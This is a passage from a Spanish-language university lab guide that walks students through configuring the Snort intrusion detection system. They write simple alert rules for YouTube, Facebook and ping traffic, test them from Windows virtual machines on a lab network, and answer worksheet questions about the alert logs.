          Bytes RX:25698742 (25.6 MB)  TX bytes:519882 (519.8 KB)
          Interrupción:19 Dirección base: 0x2000

lo        Link encap:Bucle local
          Direc. inet:127.0.0.1  Másc:255.0.0.0
          Dirección inet6: ::1/128 Alcance:Anfitrión
          ACTIVO BUCLE FUNCIONANDO  MTU:65536  Métrica:1
          Paquetes RX:92 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:92 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:0
          Bytes RX:8008 (8.0 KB)  TX bytes:8008 (8.0 KB)
```

Figura 3 Dirección IP de la máquina virtual con Ubuntu

¿Qué dirección IP se obtuvo de la máquina virtual con Ubuntu 12.04 LTS?

_____

Una vez obtenido la dirección IP, se cierra la terminal y se regresa a la terminal que contiene la instalación de Snort.




Figura 4 Configuración del programa snort

Cuando finalice la instalación, sin cerrar la terminal se ubicará en la carpeta de snort tecleando lo siguiente:

root@ubuntu:/home/unam# cd /etc/snort

Para configurar el programa de Snort, se debe editar el archivo *snort.conf,* y para ingresar al archivo se teclea lo siguiente:

root@ubuntu:/etc/snort# gedit snort.conf

Una vez abierto, se abrirá un editor de textos y se busca la sentencia:

 # Setup the network addresses you are protecting
Ipvar HOME_NET any

Donde dice *any* se cambia por la dirección IP que tiene el sistema operativo Ubuntu obtenido en el paso 4.3.1 (figura 5).

Una vez hecho el cambio, se guarda el archivo y se cierra el editor de textos sin cerrar la terminal.

Nota:

La sentencia que dice

 # Set up the external network addresses. Leave as "any" in most situations

Ipvar EXTERNAL_NET any

Donde dice *any* se puede cambiar por un rango de direcciones a analizar, por ejemplo:

Ipvar EXTERNAL_NET 192.168.59.20 192.168.59.40

Esto quiere decir, que se verificará de la dirección IP 192.168.59.20 a la 192.168.59.40. Para este caso, no se cambiará este parámetro.




Figura 5 Configuración de la dirección IP

4.3.2 Para iniciar el programa, se debe continuar en la carpeta de Snort (root@ubuntu:/etc/snort#) y se escribe el siguiente comando:

root@ubuntu:/etc/snort# snort –c snort.conf –A console –i eth0

¿Qué significa el comando anterior?

_____

_____

_____

_____

Para saber, que el programa está listo para monitorear los movimientos de la red debe aparecer la frase *Initialization complete* (figura 6).




Figura 6 Snort funciona correctamente

El programa se quedará en modo monitor esperando a que otra máquina virtual inicie con otro sistema operativo y se ingrese a Internet mediante un navegador web para ir registrando las peticiones en la red.

WINDOWS XP

4.4 Se cambia de máquina virtual a Windows XP para probar el funcionamiento del programa Snort. Al estar en el escritorio de Windows, se abre Internet Explorer dando clic en *Inicio >> Internet Explorer*, posteriormente se abrirá la página web que está por default. Se ingresa una URL de su elección (para este caso se usa la página web www.facebook.com)(figura 7), al momento de hacerlo se cambia de máquina virtual a Ubuntu, en la cual se observa que el programa Snort está registrando todos los acontecimientos que están pasando por la red (figura 8).




Figura 7 Página web en Internet Explorer




Figura 8 Funcionamiento de Snort

Al observar el análisis de la red que hace el programa Snort, ¿qué tipos de datos se pueden obtener?

_____

_____

_____

4.4.1 Para cerciorarse que la dirección IP que detectó Snort es la máquina virtual con Windows XP se da clic, en este último, en *Inicio >> Ejecutar*, se abrirá la ventana *Ejecutar y* se escribe la palabra *cmd* y posteriormente se aprieta el botón de *aceptar* (figura 9).

Figura 9 Ventana del programa Ejecutar

En la siguiente ventana que se abre se tiene que escribir lo siguiente para obtener la dirección IP de la máquina virtual (figura 10):

C:\Documents and Settings\Administrador> ipconfig




Figura 10 Consola de MS-DOS

¿Con qué dirección IP cuenta el sistema operativo Windows XP?

_____

Al obtener la dirección IP se puede comparar con la que está registrada en la figura 8 del paso 4.4 y se garantiza que Snort funciona correctamente.

UBUNTU 12.04 LTS

4.5 Para detener el monitoreo de Snort, se tiene que ir a la máquina virtual de Ubuntu, ubicar la terminal que está ejecutando el programa de Snort y apretar las teclas *ctrl+c* (figura 11). Al finalizar, se arrojará un resumen del monitoreo de Snort (figura 12).




Figura 11 Monitoreo de Snort detenido




Figura 12 Resumen del programa Snort

Al terminar de revisar el resumen se cierra la terminal.

4.6 Para crear reglas en Snort, se tiene que abrir una terminal nueva e ingresar como superusuario según el paso 4.3.1.

Una vez que se está como superusuario (figura 13), se escriben las siguientes sentencias:

root@ubuntu:/home/unam# cd /etc/snort
root@ubuntu:/etc/snort# cd rules
root@ubuntu:/etc/snort/rules# gedit local.rules




Figura 13 Pasos para editar reglas en Snort

Se abrirá el editor de textos del archivo *local.rules* en el cual se escribirán las siguientes reglas en su contenido (figura 14):

Nota:

Por ejemplo, una red clase C tiene una dirección IP 192.168.0.0/16 que abarca un bloque de 65,536 direcciones IPs (192.168.0.0 – 192.168.255.255) las cuales pueden ser bloqueadas, monitoreadas o simplemente darle acceso a una red.

Para este caso, se usó el segmento de red 192.168.59.0/24 que utiliza la dirección IP obtenida en el paso 4.3.1.

alert tcp 192.168.59.0/24 any -> any any (content:"www.youtube.com"; msg:"Alguien ve youtube"; sid:1000021;rev:1;)

alert icmp any any -> 192.168.59.138 any (msg:"Se está realizando un ping a este equipo"; sid:1000022;rev:1;)

alert tcp 192.168.59.0/24 any -> any any (content:"www.facebook.com"; msg:"Alguien ve facebook"; sid:1000023;rev:1;)




Figura 14 Reglas del archivo local.rules

Describa qué se analizará con las tres reglas anteriores

_____
_____
_____
_____
_____

Investigue, describa y proponga tres reglas que se puedan añadir al archivo *local.rules*

_____
_____
_____
_____
_____
_____
_____
_____
_____

Al terminar de escribir las reglas, se guardan los cambios y se cierra el archivo. En la terminal, se escribe lo siguiente para salir de la carpeta *rules* (figura 15).

root@ubuntu:/etc/snort/rules# cd ..

Figura 15 Salir de la carpeta rules

4.6.1 Para probar las reglas que se acaban de crear, se tiene que iniciar el programa Snort según el paso 4.3.2 y se escribe lo siguiente (figura 16):

root@ubuntu:/etc/snort# snort –c snort.conf –A console –i eth0

Figura 16 Iniciar el programa Snort

Una vez que el programa está en modo monitor, se prueban las reglas.

4.6.2 Se abre un navegador web, en este caso será Firefox, dando clic en *Navegador Web Firefox (lado superior izquierdo)*, (figura 17).

Figura 17 Iniciar el programa Firefox

Una vez abierto el navegador web se ingresa la URL www.facebook.com (figura 18) donde el programa de Snort notificará que *alguien ve facebook* (figura 19). Al mandar la notificación se comprueba que está funcionando correctamente la tercera regla que se ingresó en el paso 4.6.




Figura 18 Ingreso de la URL específica




Figura 19 Monitoreo del programa Snort

WINDOWS XP

4.7 Para corroborar que la segunda regla está funcionando correctamente se pasa a la máquina virtual que tiene Windows XP, en la cual se mandará un ping a la máquina virtual que tiene instalado el sistema operativo Ubuntu. Por lo tanto, se tiene que abrir la consola de MS-DOS *cmd* según el paso 4.4.1 (figura 20).

Figura 20 Ventana del programa Ejecutar

En la consola de MS-DOS se tiene que escribir la siguiente sentencia para mandar un ping a la máquina virtual que tiene Ubuntu según el paso 4.3.1 (figura 21):

C:\Documents and Settings\Administrador> ping 192.168.59.138




Figura 21 Consola de MS-DOS

Al hacer cada ping el programa de Snort irá registrando cada uno de ellos (figura 22) y se observa que se cumple la segunda regla.

```
Commencing packet processing (pid=6836)
11/15-01:47:12.242853  [**] [1:1000023:1] Alguien ve facebook [**] [Priority: 0] {TCP} 192.168.59.138:46
974 -> 31.13.70.33:443
11/15-01:48:44.354527  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority:
3] {ICMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:44.354527  [**] [1:1000022:1] Se esta realizando un ping a este equipo [**] [Priority: 0] {I
CMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:45.349895  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority:
3] {ICMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:45.349895  [**] [1:1000022:1] Se esta realizando un ping a este equipo [**] [Priority: 0] {I
CMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:46.350224  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority:
3] {ICMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:46.350224  [**] [1:1000022:1] Se esta realizando un ping a este equipo [**] [Priority: 0] {I
CMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:47.350521  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority:
3] {ICMP} 192.168.59.132 -> 192.168.59.138
11/15-01:48:47.350521  [**] [1:1000022:1] Se esta realizando un ping a este equipo [**] [Priority: 0] {I
CMP} 192.168.59.132 -> 192.168.59.138
```

Figura 22 Registro de cada ping en el programa Snort

WINDOWS 7

4.8 Para corroborar que las tres reglas están funcionando correctamente se pasa a la máquina virtual que tiene Windows 7. Ahora se abrirán las páginas web de YouTube, Facebook y mandar un ping a la máquina virtual que tiene instalado el sistema operativo Ubuntu; primero, se empieza verificando que la máquina virtual con Windows 7 tenga salida a Internet dando clic en *Inicio* y en el recuadro de búsqueda se escribe *cmd* (figura 23).




Figura 23 Buscar programas y archivos

A continuación, se abrirá la consola de MS-DOS en la cual se tiene que escribir la siguiente sentencia (figura 24):

C:\Users\Ignacio David> ping www.google.com

Figura 24 Consola de MS-DOS

Al observar que se encontró la dirección IP de la página de Google, se observa que todos los paquetes llegaron y ninguno se perdió, con esto se concluye que la máquina virtual tiene salida a Internet.

4.8.1 Ahora, se probará la segunda regla que consiste en que el programa de Snort detecte cuando se le esté haciendo un ping desde la consola de MS-DOS y se escribe la siguiente sentencia (figura 25):

C:\Users\Ignacio David> ping 192.168.59.138

Figura 25 Consola de MS-DOS

Inmediatamente, se observa en el programa de Snort que encontró la dirección IP de la máquina virtual con Windows 7, las alertas que se generaron y que todos los paquetes llegaron y ninguno se perdió (figura 26).




Figura 26 Alertas del programa de Snort

¿Qué dirección IP tiene el sistema operativo Windows 7?

_____

¿Para qué sirven las alertas generadas?

_____

_____

_____

4.8.2 Se prueba la tercera regla que manda una alerta cuando el usuario abre la página web de Facebook. Para ello, se abre el navegador web de Internet Explorer, que se ubica al lado derecho del botón de inicio de Windows (figura 27).

Figura 27 Navegador Internet Explorer

Una vez abierto, se ingresa la URL de Facebook: https://www.facebook.com (figura 28).

Figura 28 Página web de Facebook

Se cambia de máquina virtual a Ubuntu para observar que se generó la alerta (figura 29).

```
11/15-01:52:33.620140  [**] [1:1000023:1] Alguien ve facebook [**] [Priority: 0] {TCP} 192.168.59.131:49225 -> 31.13.70.33:80
```

Figura 29 Alerta del programa de Snort

¿Qué puerto usa la dirección IP de Windows 7 para comunicarse con Facebook y en qué consiste?

_____
_____
_____
_____

4.8.3 Posteriormente, se prueba la primera regla de Snort que manda una alerta cuando el usuario abre la página web de YouTube.

Para ello, se abre Internet Explorer ubicado al lado derecho del botón de inicio de Windows según el paso 4.8.2. Una vez abierto, se ingresa la URL de YouTube http://www.youtube.com (figura 30).




Figura 30 Alerta del programa de Snort

Se cambia de máquina virtual a Ubuntu para observar que se generó la alerta (figura 31).

```
11/15-01:52:49.676741  [**] [1:1000021:1] Alguien ve youtube [**] [Priority: 0] {TCP} 192.168.59.131:49249 -> 74.125.227.251:80
```

Figura 31 Alerta del programa de Snort

¿Cuáles son los puertos usados en la alerta de Snort (entre Windows 7 y la página web de YouTube) y en qué consisten?

_____
_____
_____
_____
_____

BACKTRACK 5 Y NMAP (Modo consola)

4.9 Se probará la eficiencia, detección de cualquier escaneo y la mayoría de las alertas que puede indicar el programa de Snort. Para esto, se usará *Nmap* que sirve para buscar vulnerabilidades en los sistemas operativos por medio de línea de comandos.

Se inicia la máquina virtual con el sistema operativo Backtrack 5 R3, en la cual se abrirá una terminal y se realizará un ping con la máquina virtual de Ubuntu. La terminal se encuentra en el escritorio de Backtrack, en la parte superior derecha (figura 32).




Figura 32 Terminal

Una vez abierta la terminal, se utiliza la dirección IP CCC.CCC.CCC.CCC de la máquina virtual de Ubuntu obtenida en el paso 4.3.1 y se escribe lo siguiente (figura 33):

root@bt: ~# ping CCC.CCC.CCC.CCC

Dónde:

CCC son los octetos que conforman la dirección IP de la máquina virtual de Ubuntu.

Para este caso particular, se usará la dirección IP *192.168.59.138*.

